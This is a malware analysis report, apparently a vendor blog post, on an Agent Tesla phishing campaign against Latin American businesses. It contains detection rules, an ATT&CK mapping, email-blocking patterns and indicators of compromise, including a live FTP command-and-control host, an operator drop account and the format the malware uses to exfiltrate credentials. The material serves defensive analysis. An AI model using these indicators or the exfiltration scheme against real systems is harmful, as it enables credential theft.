
Campaign Scope: A LATAM-Focused Operation

Analysis of the 80 samples communicating with this infrastructure reveals a clear targeting pattern focused on Spanish-speaking Latin American enterprises. Pivoting on the campaign in ANY.RUN Threat Intelligence Lookup with the query submissionCountry:”cl” AND threatLevel:”malicious” confirms Chile as the primary submission country, and surfaces correlated behavioral artifacts including the mutex local\sm0:6816:304:wilstaging_02, the Firebase Storage decoy PDF download URL, and all 10 Suricata network threats – all tied to aspnet_compiler.exe as the injected process.
The filenames observed in the communicating files paint a consistent picture:
| Filename | Type | Targeting Context |
|---|---|---|
| Orden de compra.xlam / Orden de Compra.xlam | Office macro lure | Chile / Peru / Generic LATAM |
| OC 20240814.xlam / OC 20240813.xlam | Office macro lure | Dated purchase orders |
| Nómina de sueldos.pdf_008.exe | EXE disguised as PDF | Payroll - HR department targeting |
| Comprobante de pago.pdf.exe | EXE disguised as PDF | Payment receipt - finance targeting |
| Nomina_Sept2025_Confidencial.xlam | Office macro lure | Confidential payroll - HR targeting |
| Orden - N652120.008.xlam | Office macro lure | Numbered order - supplier targeting |
| givingbestthingsalwaysfor.hta | HTA dropper | English - possible wider targeting |
The Passive DNS history further reveals that the same IP hosted subdomains used as email relay infrastructure: email.v.todotramitesperu.com.elgartizocon[.]ro and email.elrif[.]com — patterns consistent with mail relay abuse to increase phishing email deliverability.
6. MITRE ATT&CK Mapping
| Technique | ID | Evidence |
|---|---|---|
| Phishing: Spearphishing Attachment | T1566.001 | RAR archive with financial lure delivered via email |
| Obfuscated Files or Information | T1027 | JScript Encoded .jse dropper evades AV |
| Command and Scripting: JavaScript | T1059.007 | wscript.exe executes .jse dropper |
| Command and Scripting: PowerShell | T1059.001 | Stager with -ExecutionPolicy Bypass |
| Process Injection: Process Hollowing | T1055.012 | ALTERNATE.dll injected into aspnet_compiler.exe |
| Software Packing / Virtualization | T1027.002 | .NET Reactor 6.x with VM + control flow obfuscation |
| Credentials from Web Browsers | T1555.003 | Chrome, Firefox credential store access confirmed |
| Exfiltration Over Alternative Protocol: FTP | T1048.003 | Cleartext FTP to ftp.horeca-bucuresti.ro:21 |
| System Information Discovery | T1082 | CPU, RAM, OS version enumeration pre-exfil |
| System Network Configuration Discovery | T1016 | External IP lookup via ip-api.com |
Early Detection: Using ANY.RUN Against Agent Tesla Campaigns
ANY.RUN’s Interactive Sandbox is particularly effective for early detection of sophisticated multi-stage loaders like this Agent Tesla campaign. Security teams should integrate the following practices:
- Proactive Sample Submission: Upload suspicious attachments (especially RAR archives with non-standard extensions like .uu, .jse, or macro-enabled Office files) immediately upon receipt for interactive analysis.
- Behavioral Monitoring: Use ANY.RUN’s real-time process tree visualization and Suricata rule matching to identify Process Hollowing into aspnet_compiler.exe, PowerShell stagers, and FTP exfiltration patterns.
- Threat Intelligence Pivoting: After identifying a C2 indicator (e.g., ftp.horeca-bucuresti[.]ro or IP 89.39.83[.]184), pivot within ANY.RUN Threat Intelligence to uncover related samples and campaign scope.
- Team Training: Conduct regular red-team exercises in the interactive environment to train analysts on recognizing .NET Reactor-protected loaders and fileless execution techniques.
- Automated Workflows: Integrate ANY.RUN via API for high-volume email gateway triage, enabling rapid quarantine of matching threats before they reach end users.
Detection Recommendations
Network-Level (Suricata/Snort)
# Detect AgentTesla FTP exfiltration by filename pattern
alert tcp $HOME_NET any -> $EXTERNAL_NET 21 (
  msg:"AgentTesla FTP Credential Exfil - PW_ prefix";
  flow:established,to_server;
  content:"STOR PW_"; depth:8;
  content:".html";
  sid:9000001; rev:1;
)

# Detect pre-exfil hosting check
alert http $HOME_NET any -> $EXTERNAL_NET any (
  msg:"AgentTesla - ip-api hosting provider check";
  http.uri; content:"/line/?fields=hosting";
  sid:9000002; rev:1;
)
YARA Rule
rule AgentTesla_ALTERNATE_Loader {
  meta:
    description = "Detects ALTERNATE.dll Agent Tesla loader (.NET Reactor 6.x)"
    author      = "0xOlympus"
    date        = "2026-03-27"
  strings:
    $pdb  = "ALTERNATE.pdb"  ascii
    $name = "ALTERNATE.dll"  ascii
    $aes  = "AesCryptoServiceProvider" wide
    $dec  = "CreateDecryptor"          wide
    $va   = "VirtualAlloc"   ascii
    $wpm  = "WriteProcessMemory" ascii
  condition:
    uint16(0) == 0x5A4D
    and all of ($pdb, $name)
    and all of ($aes, $dec)
    and any of ($va, $wpm)
}
Sigma Rule
title: AgentTesla Process Hollowing via aspnet_compiler.exe
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: "\\powershell.exe"
    Image|endswith:       "\\aspnet_compiler.exe"
  filter_legit:
    CommandLine|contains:
      - "-f "
      - "-v "
  condition: selection and not filter_legit
falsepositives:
  - Legitimate .NET compilation tasks (rare outside dev environments)
level: high
tags:
  - attack.t1055.012
  - attack.t1059.001
Email Gateway Recommendations
Block or quarantine emails containing attachments matching these patterns:
- Extensions .uu, .jse, .vbe inside archives;
- Macro-enabled Office files (.xlam, .xlsm) from external senders in procurement contexts;
- Filename patterns combining financial terms (orden, nomina, comprobante) with executable extensions.
Important Observations
This investigation yields several actionable findings for security teams in Chile and the broader LATAM region:
The campaign is persistent, not opportunistic
The threat actor has operated continuously since at least mid-2024 using the same FTP infrastructure (89.39.83[.]184) while iterating on lure documents. This is a sustained operation with deliberate LATAM focus.
Dynamic analysis is non-negotiable for this family
.NET Reactor 6.x with virtualization and control flow obfuscation significantly raises the cost of static analysis. Organizations relying solely on static AV will miss this family. Dynamic analysis in sandboxes like ANY.RUN provides the detection coverage that static tools cannot.
FTP exfiltration remains dangerously undermonitored
Despite being a decades-old protocol, FTP exfiltration continues to succeed because most organizations focus monitoring on HTTP/S. Since FTP operates in cleartext, when it is captured, full credentials and data content are visible — but only if outbound FTP traffic is logged and inspected.
Financial and procurement roles are high-value targets
The consistent use of purchase order and payment receipt lures indicates deliberate targeting of accounts payable and procurement departments. Targeted security awareness training for these roles represents a high-ROI defensive investment.
How ANY.RUN Accelerated This Investigation
Several phases of this investigation would have been significantly slower or impossible without ANY.RUN. Here is where the platform made a direct impact:
Interactive Detonation
Unlike fully automated sandboxes, ANY.RUN’s interactive environment allowed real-time observation of the infection chain. This was critical for the .jse stage, which checks for user interaction before proceeding — a common evasion technique that automated systems fail to bypass.
Automatic Network Threat Detection
ANY.RUN matched 6 Suricata rules against the network traffic automatically, immediately confirming the Agent Tesla family and the FTP exfiltration behavior. In a traditional lab setup, this would require manual PCAP capture, Wireshark analysis, and custom rule development.
Cleartext FTP Capture
The cleartext FTP session — including the authentication handshake, the C2 hostname (ftp.horeca-bucuresti[.]ro), and the exfiltrated filename pattern — was captured in full by ANY.RUN’s network interception layer and presented directly in the Network tab, reducing analysis time from hours to minutes.
Threat Intelligence Pivoting
Using the C2 IP as a pivot point in ANY.RUN Threat Intelligence (combined with VirusTotal), we surfaced 80 related malicious samples, identified the 18-month campaign timeline, and mapped the full scope of LATAM targeting — transforming a single sample investigation into a comprehensive campaign report.
Appendix: Complete IOC Reference
| Indicator | Type | Description |
|---|---|---|
| 948C8C69FE02EDA9231AEBFA5C626335307058AC74A5C3C40B346179A1BFC982 | SHA256 | RAR dropper |
| A7EEEAD9C868D9944ED1C1F113328F32 | MD5 | RAR dropper |
| B50B3800B17AD7AD5C4483C0B6B24D1D151A9D10 | SHA1 | RAR dropper |
| 7929355856A2A85D48F95D230CD74FBB5AD554BED49E73B1800136C4BCCCD1A8 | SHA256 | .jse encoded dropper |
| CD83F5CEB2D014BADFA991106A9D37A6AEAB9043D60D796AD0F16D36CDFA5703 | SHA256 | PowerShell stager (all variants) |
| 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7 | SHA256 | PS stager template |
| 89.39.83[.]184 | IPv4 | FTP C2 - MALICIOUS - block immediately |
| ftp.horeca-bucuresti[.]ro | FQDN | FTP C2 hostname - MALICIOUS |
| 208.95.112[.]1 | IPv4 | ip-api.com (victim fingerprinting) |
| americas2@horeca-bucuresti[.]ro | FTP account | Operator drop account |
| C:\Temp\[A-Z]{8}.ps1 | Path regex | Dropped stager pattern |
| PW_[user]-[host]_[timestamp].html | Filename pattern | Exfil output format |
| ALTERNATE.dll / ALTERNATE.pdb | Binary strings | Internal loader identifiers |
About ANY.RUN
ANY.RUN delivers cybersecurity solutions designed to support real-world SOC operations. They help security teams understand threats faster, make informed decisions, and operationalize threat intelligence across detection, investigation, and response workflows.
The company’s solutions include Interactive Sandbox for enterprise-grade malware analysis, as well as ANY.RUN’s Threat Intelligence with its modules Threat Intelligence Lookup and Threat Intelligence Feeds, providing continuously updated intelligence based on live attack analysis.
Used by over 15,000 organizations and 600,000 security professionals worldwide, ANY.RUN is SOC 2 Type II certified, ensuring strong security controls and protection of customer data.
Request access to ANY.RUN’s solutions →
It uses a sophisticated .NET Reactor-protected loader with Process Hollowing and has operated persistently against LATAM targets for over 18 months using the same infrastructure.
Rapid digitalization, prevalent use of email for business documents, and relatively lower security maturity in SME supply chains.
Often not. The heavy obfuscation, fileless execution, and legitimate process injection frequently bypass static AV. Dynamic analysis is critical.
Verify the sender through a separate channel and avoid opening attachments from unexpected sources.
Monitor outbound FTP traffic (port 21) and look for filenames starting with “PW_” followed by username and hostname.
It provides interactive detonation, automatic threat detection, and intelligence pivoting that accelerate both analysis and proactive defense.

Moises Cerqueira (0xOlympus)
Malware Researcher & Threat Hunter with a strong background in Blue Team operations.
Specialized in malware analysis and reverse engineering, with hands-on experience dissecting binaries and reconstructing attacker TTPs from initial delivery to command-and-control communication.
Driven by a deep interest in adversary tradecraft, bridging low-level technical analysis with strategic threat intelligence and detection engineering.
Follow Moises on:



0 comments